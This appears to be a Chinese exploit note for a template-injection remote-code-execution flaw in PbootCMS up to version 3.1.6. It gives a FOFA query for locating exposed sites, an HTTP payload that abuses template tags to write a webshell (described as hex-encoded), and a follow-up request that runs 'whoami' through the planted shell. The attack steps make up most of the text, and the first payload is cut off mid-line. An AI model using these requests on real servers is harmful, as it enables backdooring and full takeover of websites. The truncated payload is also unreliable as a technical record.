P7-1Pboot-CMS-RCE

漏洞描述：

PbootCMS v<=3.1.6版本中存在模板注入，攻击者可构造特定的链接利用该漏洞，执行任意代码，写入后门，获取服务器权限，进而控制整个web服务器。

网站图片：

网络测绘：

fofa语法：


FOFA：app="PbootCMS-PHP网站开发管理系统"

漏洞复现：

payload：

```
GET /?member/login/aaaaaa}{pboot:if(true);use/**/function/**/fputs/**/as/**/test;use/**/function/**/fopen/**/as/**/test1;use/**/function/**/get/**/as/**/test3;use/**/fun
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip
```

效果图:
PS：PoC中content字段处写入的是十六进制编码的马子



RCE

```
GET /.a.php?a=whoami HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip
```